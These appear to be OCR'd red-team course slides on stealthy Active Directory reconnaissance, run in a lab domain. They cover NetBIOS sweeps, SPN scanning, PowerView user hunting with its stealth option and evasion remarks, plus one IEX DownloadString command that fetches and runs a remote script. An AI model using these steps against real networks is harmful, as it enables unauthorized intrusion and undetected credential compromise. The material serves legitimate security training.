
Returns a remote machine's MAC address, hostname and domain membership, as well as codes that represent roles it performs in the environment (DC, IIS, database etc.), through NetBIOS over TCP/IP statistics, NetBIOS name tables (including local and remote computers) and NetBIOS name cache.

1.2.4 Recon & enumeration through a domain joined Windows machine

Enumeration through NetBIOS

```
>> for /L %i in (1,1,255) do @nbtstat -A 10.10.10.%i 2>nul && echo 10.10.10.%i
```

We can also use a for loop as the one above.



```
C:\Users\SamanthaRivers>for /L %i in (105,1,255) do @nbtstat -A 10.10.10.%i 2>nu
l && echo 10.10.10.%i

Ethernet0:
Node IpAddress: [10.10.10.103] Scope Id: []

    Host not found.
10.10.10.105

Ethernet0:
Node IpAddress: [10.10.10.103] Scope Id: []

    Host not found.
10.10.10.106

Ethernet0:
Node IpAddress: [10.10.10.103] Scope Id: []

    Host not found.
10.10.10.107

Ethernet0:
Node IpAddress: [10.10.10.103] Scope Id: []

           NetBIOS Remote Machine Name Table

       Name               Type         Status
    ---------------------------------------------
    WSUS-SERVER    <00>  UNIQUE      Registered
    ELS            <00>  GROUP       Registered
    WSUS-SERVER    <20>  UNIQUE      Registered

    MAC Address = 00-0C-29-4E-26-46

10.10.10.108
```

1.2.4 Recon & enumeration through a domain joined Windows machine

Once we are inside the "Authenticated Users" group we can continue our enumeration activities.

DumpSec, *shareenum* (SysInternals) and *enum.exe* are the go-to tools for automated enumeration activities.

http://www.systemtools.com/somarsoft/?somarsoft.com
https://dl.packetstormsecurity.net/advisories/bindview/enum.tar.gz

1.2.4 Recon & enumeration through a domain joined Windows machine

Then, we should look around for any shares with insufficiently secure permissions configured.

```
>> net use e: \\ip\ipc$ password /user:domain\username
```

```
>> net view \\ip
```

1.2 The traditional approach

For traditional user hunting please refer to the following (until slide 36):

➢ I Hunt Sys Admins 2.0 Will Schroeder @harmj0y

https://www.slideshare.net/harmj0y/i-hunt-sys-admins-20

Red Team-Oriented Reconnaissance & Enumeration

1.3 Red team-oriented reconnaissance & enumeration

In this part, we will focus on stealthy reconnaissance and enumeration techniques against Active Directory, leveraging native Windows/Active Directory functionalities and components.

1.3 Red team-oriented reconnaissance & enumeration

As already mentioned, red team members don’t follow attack paths that involve throwing exploits around recklessly.

A red team member will usually identify misconfigurations or exploit trust relationships which will take him all the way to domain administrator, with minimum noise.

1.3 Red team-oriented reconnaissance & enumeration

We are going to cover the following.

- Hunting for users
- (Local) administrator enumeration
- GPO enumeration and abuse
- AD ACLs
- Domain Trusts and more

The majority of those from an unprivileged user's point of view!

1.3 Red team-oriented reconnaissance & enumeration

System administrators do not seem to realize the amount of information we can pull from AD as a basic domain user. What we are actually doing as a red team inside AD is (unauthorized) domain administration.

As we mentioned already, we constantly try to find misconfigurations and chain access/trust relationships to move from our initial foothold to compromising the entire domain or forest.

1.3 Red team-oriented reconnaissance & enumeration

Let's start from the fundamentals of red team-oriented reconnaissance & enumeration and user hunting. Then, we will move on to reconnaissance & enumeration of interesting AD components and finally cover interesting corners of AD. AD queries will gradually get more complicated as the module progresses.

1.3 Red team-oriented reconnaissance & enumeration

The two main tools we are going to use throughout this module is PowerView and the AD PowerShell module.

Note 1: At times you may not find a PowerView function name inside the PowerView.ps1 file you are using.

- This is because we had to sometimes jump between the master branch (https://github.com/PowerShellMafia/PowerSploit/blob/master/Recon/PowerView.ps1) and the dev branch (https://github.com/PowerShellMafia/PowerSploit/blob/dev/Recon/PowerView.ps1).
- Please make sure you check both!

https://github.com/PowerShellMafia/PowerSploit/blob/master/Recon/PowerView.ps1
https://technet.microsoft.com/en-us/library/ee617195.aspx
https://github.com/PowerShellMafia/PowerSploit/blob/dev/Recon/PowerView.ps1

1.3 Red team-oriented reconnaissance & enumeration

Note 2: You will notice that a large portion of the enumeration activities leverages PowerShell. It is a known fact that PowerShell is being heavily monitored and logged nowadays. Another known fact is that attackers as well as red-teamers are now leveraging C# and .NET to perform their operations. During the course, you will see that:

- ➢ PowerShell can still be used for covert operations (AMSI bypass, Constrained Language Mode bypass, AppLocker bypass, Logging bypass etc.)
- ➢ The latest in C#, .NET tradecraft will be covered and used in PTX's Active Directory labs. We got you covered!

1.3 Red team-oriented reconnaissance & enumeration

It should be noted, that the AD PowerShell module should be installed after initial compromise from an elevated shell. For example on a Win10 machine we should do something like this. On a modern Windows Server machine we should just execute the below.

```
>> Import-Module ServerManager
>> Add-WindowsFeature RSAT-AD-PowerShell
```

1.3.1 Fundamentals & User Hunting

DNS using LDAP

We can do DNS lookups using LDAP. We don’t have to ask DNS, which has detailed logging and information about what users are querying for are stored.

We can just look at AD. For example we can ask for a list of specific computers or all the DCs and the associated IP addresses through just an LDAP call.

1.3.1 Fundamentals & User Hunting

DNS using LDAP


We can also do reverse lookups like “what’s the site” or “what’s this computer” related to this IP address? Even if there are not any pointer records configured in DNS, the lookups will be successful because all are through AD.

1.3.1 Fundamentals & User Hunting


DNS using LDAP

To identify machines inside the domain or do reverse lookups via LDAP, we would execute the following AD PowerShell module commands inside our testing "ELS" domain.

```
>> get-adcomputer -filter * -Properties ipv4address | where {$_.IPV4address} | select name,ipv4address
or
>> get-adcomputer -filter {ipv4address -eq 'IP'} -Properties Lastlogondate,passwordlastset,ipv4address
```



```
PS C:\Users\JeremyDoyle\Downloads> get-adcomputer -filter * -Properties ipv4addr
ess | where {$_.IPV4address} | select name,ipv4address

name                                    ipv4address
----                                    -----------
LAB-DC01                                10.10.10.254
USER8                                   10.10.10.103
WIN10                                   10.10.10.102
WINDOWS7                                10.10.10.100
EXCHANGE                                10.10.10.104
MSSQLSERVER2016                         10.10.10.106
DATABASESERVER                          10.10.10.109
WSUS-SERVER                             10.10.10.108
```



```
PS C:\Users\JeremyDoyle\Downloads> get-adcomputer -filter {ipv4address -eq '10.1
0.10.100'} -Properties Lastlogondate,passwordlastset,ipv4address


DistinguishedName : CN=WINDOWS7,OU=Computers,OU=Lab,DC=eLS,DC=local
DNSHostName       : WINDOWS7.eLS.local
Enabled           : True
IPv4Address       : 10.10.10.100
LastLogonDate     : 8/18/2017 9:53:22 AM
Name              : WINDOWS7
ObjectClass       : computer
ObjectGUID        : 6def1f7f-047b-4724-abae-3bf02f6c6500
PasswordLastSet   : 8/23/2017 11:17:10 AM
SamAccountName    : WINDOWS7$
SID               : S-1-5-21-1770822258-1552498733-1961591868-1142
```

1.3.1 Fundamentals & User Hunting

SPN Scanning / Service Discovery

Back in the old days we had to perform port scanning to find enterprise services, nowadays we can use something called “SPN scanning”.

SPN scanning leverages standard LDAP queries using and looking for Service Principal Names. These are the signposts that are used to identify a service on a server that supports Kerberos authentication. No port scanning involved.

1.3.1 Fundamentals & User Hunting

SPN Scanning / Service Discovery

A service that supports Kerberos authentication must register an SPN.

There is a number of SPN types like MSSQLSvc, TERMSERV, WSMan, exchangeMDB, that we can search for. Using these known SPN types we can find, for example, all SQL servers with ease.

The SPN format will have the SPN type, the server name and SQL often has a port number or an instance at the end.

1.3.1 Fundamentals & User Hunting

SPN Scanning / Service Discovery

To sum up, we can get service-related information by asking the AD DC. We will be provided with a list of all the servers, their port number, the service accounts associated with them and some additional info.

For a SPN directory list which includes the most common SPNs, please refer to the following:

- https://adsecurity.org/?page_id=183

1.3.1 Fundamentals & User Hunting

SPN Scanning / Service Discovery


SPN scanning is a way better way of scanning for service accounts as opposed to searching for “service” or “SVC” in the name during service discovery activities.

1.3.1 Fundamentals & User Hunting

SPN Scanning / Service Discovery

We can also request all the user accounts that have Service Principal Names associated with them, such as service accounts.

An example of how to perform SPN scanning is Sean Metcalf's Find-PSServiceAccounts.



```
PS C:\Users\JeremyDoyle\Downloads> Find-PSServiceAccounts
Discovering service account SPNs in the AD Domain eLS.local


Domain                : eLS.local
UserID                : Administrator
PasswordLastSet       : 04/24/2017 13:29:19
LastLogon             : 08/22/2017 14:16:46
Description           : Built-in account for administering the computer/domain
SPNServers            :
SPNTypes              : {MSSQLSvc}
ServicePrincipalNames : {MSSQLSvc/MSSQLSERVER2016:49335}

Domain                : eLS.local
UserID                : krbtgt
PasswordLastSet       : 04/24/2017 15:28:28
LastLogon             : 01/01/1601 00:00:00
Description           : Key Distribution Center Service Account
SPNServers            :
SPNTypes              : {kadmin}
ServicePrincipalNames : {kadmin/changepw}

Domain                : eLS.local
UserID                : appsvc
PasswordLastSet       : 07/11/2017 12:16:01
LastLogon             : 07/18/2017 19:38:41
Description           :
SPNServers            : {DATABASESERVER.eLS.local, MSSQLSERVER2016.eLS.local}
SPNTypes              : {MSSQLSvc}
ServicePrincipalNames : {MSSQLSvc/DATABASESERVER.eLS.local,
                        MSSQLSvc/DATABASESERVER.eLS.local:1433,
                        MSSQLSvc/DATABASESERVER.eLS.local:49603,
                        MSSQLSvc/DATABASESERVER.eLS.local:ELS_DB_SHARED...}
```

https://github.com/PyroTek3/PowerShell-AD-Recon/blob/master/Find-PSServiceAccounts

1.3.1 Fundamentals & User Hunting

SPN Scanning / Service Discovery

If we would like to manually perform SPN scanning, we could use the following using the AD PowerShell module.

```
>> Get-ADComputer -filter {ServicePrincipalName -Like "*SPN*" } -Properties OperatingSystem,OperatingSystemVersion,OperatingSystemServicePack,PasswordLastSet,LastLogonDate,ServicePrincipalName,TrustedForDelegation,TrustedtoAuthForDelegation
```

1.3.1 Fundamentals & User Hunting

SPN Scanning / Service Discovery

For more information on the internals of SPN scanning refer to the link below:

- https://adsecurity.org/?p=230

1.3.1 Fundamentals & User Hunting

Group Policies

We can also discover all group policies in an organization. By default, all authenticated users have read access over them.

By analyzing group policies we can see if there's a domain PowerShell logging policy, a full auditing policy and configurations like "prevent local account at logon", "add server admin to local administrator group", an EMET configuration, an AppLocker configuration etc.


1.3.1 Fundamentals & User Hunting

Group Policies

To discover all group policies inside a domain, we would use the following PowerView command.

```
>>  Get-NetGPO | select displayname,name,whenchanged
```

The command's output will be similar to the following.



```
displayname                                        name                                      whenchanged
-----------                                        ----                                      -----------
Default Domain Policy                              {31B2F340-016D-11D2-945F-00C04FB984F9}   8/28/2015 2:47:
Default Domain Controllers Policy                  {6AC1786C-016F-11D2-945F-00C04fB984F9}   8/28/2015 2:47:
Domain PowerShell Logging Policy                   {1C849565-4527-4A06-AAC8-9395B9671D63}   6/12/2016 3:37:
Full Auditing Policy                               {EF4AC14C-2805-4679-B9A6-614CDC353491}   9/6/2015 6:48:2
Prevent Local Account Logon                        {4AE8F380-CAF2-4C88-91B4-39B97C874A25}   12/31/2015 5:04
Add Server Admins to Local Administrator Group     {E9CABE0F-3A3F-40B1-B4C1-1FA89AC1F212}   6/12/2016 4:58:
Add Workstation Admins to Local Administrators Group {45556105-EFE6-43D8-A92C-AACB1D3D4DE5} 6/12/2016 4:58:
EMET Config                                        {4D23BDF2-653E-43D1-B24B-4A72E4325A8E}   6/12/2016 3:28:
Server Scheduled Task                              {E10637ED-7135-42BB-ADE3-1C50E45F2A3A}   6/11/2016 9:20:
Renamce Local Administrator                        {11B61A07-E384-4241-A495-6CB1B77B9D1B}   6/11/2016 9:23:
Applocker Configuration                            {7230212E-1951-4845-9974-6E7BF70CE90C}   6/11/2016 9:29:
Set Remote Users                                   {F481B887-A0BC-4044-9DB2-4979899B0BC5}   7/4/2016 11:56:
```

1.3.1 Fundamentals & User Hunting

Fundamentals of user hunting

In our engagements it is of paramount importance to gain an understanding of where specific users are logged in. User hunting activities can be performed with pre-elevated access and post-elevated access.

Obviously with domain administrator access we have a lot nicer ways to find where people are logged in like auditing a log within the DC.

Let’s focus on what we can do as an unprivileged user.

1.3.1 Fundamentals & User Hunting

Fundamentals of user hunting

PowerView leverages a couple of native API calls. *NetWkstaUserEnum* and *NetSessionEnum*. There are 3 or 4 different ways of accessing Windows API through PowerShell. Most people tend to use *Add-Type*, but there is a reason we do not want to use this.

Even though using *Add-Type* to embed inline C# so that we compile all functionality in memory is the easiest method, it is not fileless.

https://github.com/PowerShellMafia/PowerSploit/blob/master/Recon/PowerView.ps1

1.3.1 Fundamentals & User Hunting

Fundamentals of user hunting

Pinvoke and that embedded C# code will actually call some compilation artifacts, whenever run from the script. To minimize on-disk footprint PowerView utilizes concepts like straight reflection for API interaction through PowerShell.

A great way to understand how this approach works is studying the specifics of PSReflect by Matt Graeber. At this point, we should remind you that *NetSessionEnum* is essentially what happens under the hood when we type *net session* on our computers.

https://github.com/mattifestation/PSReflect

1.3.1 Fundamentals & User Hunting

Fundamentals of user hunting

With native net.exe commands we are unable to "investigate" a remote system, but the API call allows us to do this. So, as an unprivileged user we can ask for all the sessions on a remote system like a DC or a file server.

The result will be who is logged in and from where they are logged in. We should run this call against a high value and high traffic server. This way we can map the whereabouts of a large number of logged in users, without being spotted.

1.3.1 Fundamentals & User Hunting

Fundamentals of user hunting

When we request the members of a particular group, the results of these different nested groups are also grouped themselves. So, we want to unroll everything and figure out what the effective members of these types of groups are.

For this, we can use the *-Recurse* option of PowerView, that will unroll all the nested group memberships and return an effective set of all the groups of users having access rights for this particular group.

1.3.1 Fundamentals & User Hunting

Fundamentals of user hunting


Under the hood it's essentially LDAP queries and ADSI accelerators. The LDAP queries are optimized in PowerView to suit the red team approach.

1.3.1 Fundamentals & User Hunting

Fundamentals of user hunting

```
>> Get-NetGroupMember 'Domain Admins' -Recurse
```

Executing the PowerView command above inside our testing "ELS" domain results in the following.



```
PS C:\Users\SamanthaRivers> powershell "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com
/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1'); Get-NetGroupMember 'Domain Admins'"

GroupDomain  : eLS.local
GroupName    : Domain Admins
MemberDomain : eLS.local
MemberName   : 2ndAdmin
MemberSID    : S-1-5-21-1770822258-1552498733-1961591868-1177
IsGroup      : False
MemberDN     : CN=2nd Admin,CN=Users,DC=eLS,DC=local

GroupDomain  : eLS.local
GroupName    : Domain Admins
MemberDomain : eLS.local
MemberName   : user10
MemberSID    : S-1-5-21-1770822258-1552498733-1961591868-1107
IsGroup      : False
MemberDN     : CN=User10,OU=Users,OU=Lab,DC=eLS,DC=local

GroupDomain  : eLS.local
GroupName    : Domain Admins
MemberDomain : eLS.local
MemberName   : Administrator
MemberSID    : S-1-5-21-1770822258-1552498733-1961591868-500
IsGroup      : False
MemberDN     : CN=Administrator,CN=Users,DC=eLS,DC=local
```

1.3.1 Fundamentals & User Hunting

Fundamentals of user hunting

We can also perform more complex queries during user hunting. For example, request for all the members of “Domain Admins” and then tokenize every display name in order to re-query for all users that match that pattern. Why is that?

```
>> Get-NetGroupMember -GroupName 'Domain Admins' -FullData | %{ $a=$_.displayname.split(' ')[0..1] -join ' '; Get-NetUser -Filter "(displayname=*$a*)" } | Select-Object -Property displayname,samaccountname
```

1.3.1 Fundamentals & User Hunting

Fundamentals of user hunting

When we dump an AD schema, we try to figure out a linkable pattern for administrators who have multiple accounts. It is not uncommon that someone has an elevated account and a non-elevated account.

This is why we want to try and find what are the non-elevated accounts for an interesting user and then hunt for where they're logged in.

1.3.1 Fundamentals & User Hunting

Fundamentals of user hunting

If we compromise the identified machine, sit there and wait until the target logs in with his elevated account, we can compromise this elevated account.

1.3.1 Fundamentals & User Hunting

Fundamentals of user hunting

Invoke-UserHunter is a very interesting PowerView command. It queries the domain for all the computer objects and then for each computer it utilizes the native API calls we mentioned previously to enumerate logged users.


What is interesting about *Invoke-UserHunter* is an option it has, called *stealth.*

1.3.1 Fundamentals & User Hunting

Fundamentals of user hunting

```
>> Invoke-UserHunter -Stealth -ShowAll
```

Executing the PowerView command above inside our testing "ELS" domain results in the following (output excerpt).



```
PS C:\Users\JeremyDoyle\Downloads> Invoke-UserHunter -Stealth -ShowAll


UserDomain      : ELS
UserName        : 2ndAdmin
ComputerName    : wsus-server.eLS.local
IPAddress       : 10.10.10.108
SessionFrom     :
SessionFromName :
LocalAdmin      :

UserDomain      : ELS
UserName        : Administrator
ComputerName    : lab-dc01.els.local
IPAddress       : 10.10.10.254
SessionFrom     :
SessionFromName :
LocalAdmin      :

UserDomain      : ELS
UserName        : JeremyDoyle
ComputerName    : WINDOWS7.eLS.local
IPAddress       : 10.10.10.100
SessionFrom     :
SessionFromName :
LocalAdmin      :
```

1.3.1 Fundamentals & User Hunting

Fundamentals of user hunting

Invoke-UserHunter -Stealth, enumerates all the distributed file systems and DCs and pulls all user objects, script path(s), home directories etc. It actually pulls certain type of fields that tend to map where file servers are and a user AD schema.

The idea behind stealth is that it gets (and then leverages) as many computers as it can that are heavily trafficked (there may be a dozen of machines inside a network where a lot of people connect to).

1.3.1 Fundamentals & User Hunting

Fundamentals of user hunting

Then, it performs a *Get-NetSession* against those systems. The sessions of those systems can provide us with an *almost* complete map of the network, due to their heavy traffic.

By map we mean "Who is logged in the domain?", "Where are they logged in?" etc.


1.3.1 Fundamentals & User Hunting

Fundamentals of user hunting


The default *Invoke-UserHunter* is not safe from a red team perspective, as opposed to *Invoke-UserHunter -Stealth*. If we are just making LDAP queries to the DC and talking to a handful of servers that everyone talks to, this behavior is quite difficult to get picked up.

1.3.1 Fundamentals & User Hunting

Fundamentals of user hunting



Invoke-UserHunter



Invoke-UserHunter -Stealth

Figure from "I Have the Power(View)" [Troopers]

1.3.1 Fundamentals & User Hunting

Fundamentals of user hunting

Finally, do not forget that you can get all the users of an AD forest by simply querying a single domain controller's Global Catalog, even a child domain's one! Administrator privileges are not required for this operation.


For example, we executed this PowerShell script against our testing "ELS-CHILD" domain's Global Catalog and we were able to get a list containing the whole forest's users.

https://gallery.technet.microsoft.com/scriptcenter/Retrieve-All-Users-from-AD-b76e3443

1.3.1 Fundamentals & User Hunting


Fundamentals of user hunting

Using PowerView to get the forest's GCs



```
PS C:\Users\johnx\Desktop> Get-ForestGlobalCatalog


Forest                     : eLS.local
CurrentTime                : 10/16/2017 3:49:06 PM
HighestCommittedUsn        : 639448
OSVersion                  : Windows Server 2012 R2 Standard
Roles                      : {SchemaRole, NamingRole, PdcRole, RidRole...}
Domain                     : eLS.local
IPAddress                  : 10.10.10.254
SiteName                   : ELS
SyncFromAllServersCallback :
InboundConnections         : {e77e9a66-6788-4eb2-8af9-c8a1d367c1c7}
OutboundConnections        : {}
Name                       : lab-dc01.els.local
Partitions                 : {DC=eLS,DC=local, CN=Configuration,DC=eLS,DC=local,
                             CN=Schema,CN=Configuration,DC=eLS,DC=local, DC=DomainDnsZones,DC=eL

Forest                     : eLS.local
CurrentTime                : 10/16/2017 3:49:06 PM
HighestCommittedUsn        : 24706
OSVersion                  : Windows Server 2012 R2 Standard
Roles                      : {PdcRole, RidRole, InfrastructureRole}
